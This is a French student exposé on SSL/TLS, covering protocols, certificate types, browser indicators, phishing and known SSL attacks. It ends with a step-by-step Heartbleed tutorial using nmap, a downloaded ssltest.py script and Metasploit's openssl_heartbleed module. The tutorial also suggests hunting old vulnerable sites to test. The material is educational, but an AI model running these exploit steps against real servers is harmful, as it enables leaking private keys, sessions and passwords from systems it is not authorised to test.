


L’utilisation de SSL: HTTPS, SSH, FTPS, POPS...

SSL peut être utilisé pour sécuriser pratiquement n'importe quel protocole utilisant TCP/IP.

Certains protocoles ont été spécialement modifiés pour supporter SSL:

HTTPS: c'est HTTP+SSL. Ce protocole est inclus dans pratiquement tous les navigateurs, et vous permet (par exemple) de consulter vos comptes bancaires par le web de façon sécurisée.



FTPS est une extension de FTP (File Transfer Protocol) utilisant SSL.

SSH (Secure Shell): c'est une sorte de telnet (ou rlogin) sécurisé. Cela permet de se connecter à un ordinateur distant de façon sûre et d'avoir une ligne de commande. SSH possède des extensions pour sécuriser d'autres protocoles (FTP, POP3 ou même X Windows).

Il est possible de sécuriser des protocoles en créant des tunnels SSL. Une fois le tunnel créé, vous pouvez faire passer n'importe quel protocole dedans (SMTP, POP3, HTTP, NNTP...). Toutes les données échangées sont automatiquement chiffrées.

Avec le protocole POP3 que vous utilisez habituellement pour aller lire votre courrier, les mots de passe et les messages transitent **en clair** sur Internet. Il est possible de voler vos mots de passe et vos messages.

Avec le tunnel SSL, et **sans rien changer aux logiciels client et serveur**, vous pouvez sécuriser la récupération de vos mails: personne ne peut vous volez vos mots de passe ou emails puisque tout ce qui passe à travers le tunnel SSL est chiffré. Mais cela nécessite d'installer STunnel sur le client **et** sur le serveur.

Certains fournisseurs d'accès proposent ce service, mais ça reste trop rare. STunnel permet ainsi de sécuriser la majorité des protocoles basés sur TCP/IP sans modifier les logiciels. Il est très facile à installer.

Les types de certificats SSL :

Selon le besoin et le budget d'un utilisateur de protocole SSL il existe trois types de certificats SSL selon leur type de validation :

1. ***Validation de domaine :*** *C'est le type de certificat le plus rapide à émettre et à installer. Ce certificat est délivré au nom de domaine à sécuriser, et peut être accepté par toute personne autorisée sur le WHOIS du nom de domaine ou qui a l'autorité sur le site web (webmaster, gestionnaire…), ce qui fait de cette validation la moins sûre et la moins exigeante. Ce type est conseillé pour les échanges internes, ou pour les sites web ne nécessitant pas un grand besoin de confiance vis-à-vis des visiteurs.*

2. ***Validation de l'organisation :*** *Ce type de certificat requiert une validation des informations de l'entreprise qui le demande, cette vérification est nécessaire puisque, contrairement aux certificats à validation de domaine, le nom de l'entreprise sera inscrit sur le sceau de votre site web au lieu du nom de domaine. En plus du cryptage de vos communications, ce certificat donne plus de confiance aux visiteurs.*

3. ***Validation étendue :*** *Avec un certificat à validation étendue, les navigateurs web affichent une barre d'adresse verte en accédant à votre site web sécurisé, en montrant le nom de votre entreprise et de l'entité ayant certifié votre site, ce type de certificats créé un degré plus élevé et plus fiable que ceux avec validation de domaine ou de l'organisation.*

Comment savoir si un site est certifié SSL ?

1. **le «s» dans la barre de navigation :**

Dans la barre d'adresse de votre navigateur, vous devriez lire https au lieu de http Ex : https://www.esi.dz … (C'est juste un exemple le site de notre école n'est pas certifié SSL)
Si le «s» y figure, vous êtes bien sur un site "securised" (sécurisé).


2. **Le cadenas :**

Vous avez repéré le «s», repérez maintenant le cadenas jaune. En fonction de votre navigateur, il peut être utilisé à différents endroits : à droite de la barre d'adresse pour internet explorer, en bas à droite pour Mozilla Firefox, etc…

3. **La couleur verte dans le navigateur et le cadenas…**

Récemment, afin d'identifier encore plus facilement la fiabilité d'un site internet, les navigateurs (le logiciel qui vous permet de surfer sur internet) ont été dotés d'un code couleur et le cadenas a été maintenant placé dans la barre du haut.
Dès que vous entrez dans la phase de commande, cette barre verte avec le cadenas s'affichent,

vous garantissant la sécurité du site.
Visionnez donc l'image ci-dessous s'il vous plaît :



Un code couleur a été établi :
ROUGE s'affiche dans la barre du navigateur (en haut) : le site possède un système de paiement pour lequel le certificat de chiffrement est soit périmé, soit non-valide, soit contient une erreur.
JAUNE : Il est impossible de vérifier l'authenticité du certificat ou de l'autorité de certification. A VOS RISQUES ET PERILS
BLANC : Le certificat utilise une validation standard. Le cryptage entre vos données et le site internet fonctionne. A VOS RISQUES ET PERILS
VERT : Le certificat utilise un système de validation étendue.

L'adresse dans la barre de navigation : à vérifier !

Qui n'a jamais entendu parler des sites miroirs ?

Un pirate informatique recrée à l'identique un site de renom (Orange, France Télécom, Société Générale, Paypal,…). Le pirate envoie alors en masse des mails non sollicités aux internautes, à tout hasard. Ces mails reprennent la conception graphique du site détourné.

L'intérêt pour le pirate est de faire croire à l'internaute réellement client qu'il doit remettre à jour certaines données au travers d'un questionnaire complètement faux ! L'internaute dupé laisse numéro de sécurité sociale, numéro de mobile, carte bleue, numéro de compte, RIB,…

Les attaques du SSL :

Comme vous l'avez déduit à partir du titre le protocole SSL est loin d'être infaillible dès son apparition il a fait pas mal de buzz et pas pour les bonnes raisons on cite dans ce qui suit une liste non exhaustive des attaques qu'a connue le SSL dans les années précédentes vous pouvez voir les détails de ces attaques en ligne dans cet exposé on va juste détailler la faille Heartbleed :

- **SSL Stripping**
- **STARTTLS Command Injection Attack (CVE-2011-0411) :**
- **BEAST (CVE-2011-3389)**
- **Padding Oracle Attacks**
- **Attacks on RC4**
- **Compression Attacks: CRIME, TIME, and BREACH**
- **Attaques relatives au Certificate et à RSA**
- **Vols des clés privées RSA**
- **Les paramètres Diffie-Hellman.**
- **Renégociation (CVE-2009-3555)**
- **Triple Handshake (CVE-2014-1295)**
- **Virtual Host Confusion**
- **Denis de Service**
- **Heartbleed attack**

La faille Heartbleed :

La faille Heartbleed est une vulnérabilité sérieuse dans le fameux open SSL dans les cas normaux et comme on a dit auparavant la SSL/TLS permet de sécuriser la communication entre un client et un serveur mais ce n'est pas complètement sur la dans ce qui suit on va apprendre à détecter et à exploiter la faille Open SSL heartbleed en utilisant Nmap et MetaSploit sur Kali Linux.

C'est quoi Meta Sploit ?

C'est un Framework utilisé dans la communication entre les machines distantes.

C'est quoi Nmap ?

C'est un package Linux qui permet de scanner tous les ports dans un réseau.

C'est quoi Kali Linux ?

Kali Linux est une distribution Linux basé sur Debian utilisée dans les tests d'intrusion et le Reverse-Engineering.

Maintenant que vous avez une petite idée sur ce qu'on va utiliser revenons au heartbleed en quoi consiste cette faille ?

C’est une faille qui permet d’intercepter les données des systèmes protégés par la version vulnérable du open-SSL, les clés secrètes pour identifier les ISP et

pour crypter le trafic d’information, les noms et les mots de passe et tous types d’information sensibles

Ce qui permet à ces malfaiteurs d’espionner ces conversations, voler les informations directement du serveur et d’usurper l’identité du serveur ou du client.

Pour la version du open SSL lancé le 7 Avril 2014 17% des services fournis sur internet étaient exposés à ce type d’attaque ce qui a permis le vol des identités des serveurs et des utilisateurs et de leurs clés et les cookies sessions et mots de passes, heartbleed est déclarée dans les vulnérabilités les plus répondues dans le CVE - 2014 -0160 ,même les sites les plus connus ont été touché par le bug tels que Facebook, EBay…

Ce bug existe depuis 2011 et a été réparé par un Patch pour la version 2014.

L’exploitation de ce bug ne laisse aucune trace sur les logs, cependant il y a des outils spécifiques pour détecter ce genre d’attaques mais ce n’est pas tous les systèmes qui l’ont.

Ça touche les systèmes 32 bits comme ça touche les systèmes 64 bits et l’attaqueur peut répéter l’attaque autant de fois qu’il veut, Il y a une seule limitation c’est que lors d’un Heartbeet (une étape de l’attaque) on ne peut récupérer qu’un maximum de 64 bits on le répète donc autant de fois qu’on veut jusqu’à avoir les données dont on a besoin. Il y a des rumeurs qui disent que la CIA savait de l’existence de la vulnérabilité et l’a déjà exploité.

Exploitation du Heartbleed sur Kali linux :

Le système cible doit fonctionner sur un serveur Apache webserver avec un support OpenSSL et qui'il soit vulnérable à la faille (n'utilise pas le patch).

1. Commencez par installer la distribution Kali Linux Si vous ne l'avez pas déjà sur votre machine, vous pouvez utiliser une version Live ou une machine virtuelle.
2. Exécuter les commandes suivantes à partir de votre terminal Kali Linux pour confirmer si la cible est vulnérable :

```
nmap -sV –script=ssl-heartbleed 192.168.31.
```

ou

```
#wget https://github.com/musalbas/heartbleed-masstest/blob/master/ssltest.py
```

```
#python ssltest.py 192.168.31.1
```

(Utilisation de script à partir du fameux Git Hub qu'adorent tous les Esistes)

Comme le montre la capture d'écran ci-dessous : vous devez rechercher le mot Vulnérable : il faut savoir qu-à nos jours les sites vulnérables sont de moins en moins nombreux donc vous devez rechercher des sites anciens pour tester la faille

3. Maintenait qu'on sait que la cible est vulnérable passons à l'exploitation de la faille : En utilisant le fameux Metasploit il est recommandé de mettre à jour ce Framework puis exécutez les commandes suivantes :

   # msfupdate

   #msfconsole

4. On doit choisir le scanner auxiliaire "openssl_heartbleed":

#msf > use auxiliary/scanner/ssl/openssl_heartbleed

5. Vous pouvez afficher les options disponibles sur le scanner en exécutant :

#msf auxiliary(openssl_heartbleed) > show options

6. Les paramètres qu'on doit définir sont RHOSTS car les autres attributs ont des valeurs par défaut c'est vrai que le service SSL tarvaille toujours sur le port 443 mais vous pouvez toujours le changer, Une autre option à modifier c'est la TLSVERSION to 1.0 ou 1.2 qui est par défaut de 1.1

7. maintenant on peut poursuivre notre attaque

#msf auxiliary(openssl_heartbleed) > set RHOSTS 192.168.31.1

On n’a pas modifié le numéro de port car il est pardéfaut configuré à 443 qu’utilise notre cible mais vous pouvez le faire en exécutant :

```
#msf auxiliary(openssl_heartbleed) > set RPORT 443
```

8. Maintenant on va configurer un autre flag qui n’est pas représenté dans les options : Activer le verbose mode en tapant la commande suivante :

```
#msf auxiliary(openssl_heartbleed) > set  verbose true
```

Ceci permet d’afficher plus de détaille sur l’attaque.

9. On passe à l’attaque effective : Tapez

```
#msf auxiliary(openssl_heartbleed) > exploit
```

Voici une capture de ce que vous pouvez avoir :

Parfait on a des données de la part de la cible il faut juste répéter le processus plusieurs fois pour avoir l’information dont on a besoin de plus on a eu des informations de la session SSL une fois vous avez la clé privé, vous pouvez tout avoir les noms d’utilisateurs, les mots de passes et toutes les choses dont vous avez besoin mais comme

on vous fait confiance : vous êtes des gentilles Esiste qui veulent juste apprendre vous n'allez rien faire de mal !

Conclusion :

Comme des amateurs de sécurité informatique vous devez avoir en tête qu'il n y a pas de risque nul ; même les systèmes les plus surs qui ont été développés par les experts de sécurité les plus malins dans le monde ne sont pas infaillibles et c'est le cas pour SSL malgré que ce fameux protocole règle pas mal de problèmes de sécurité mais il est loin d'être sûr, comme des utilisateurs du web on vous conseille d'être prudent et comme des futurs testeurs d'intrusion :on vous dit ne croyez jamais à la sécurité il y a toujours une faille trouvez la réparer la et pourquoi pas ça peut vous faire gagner un peu d'argent !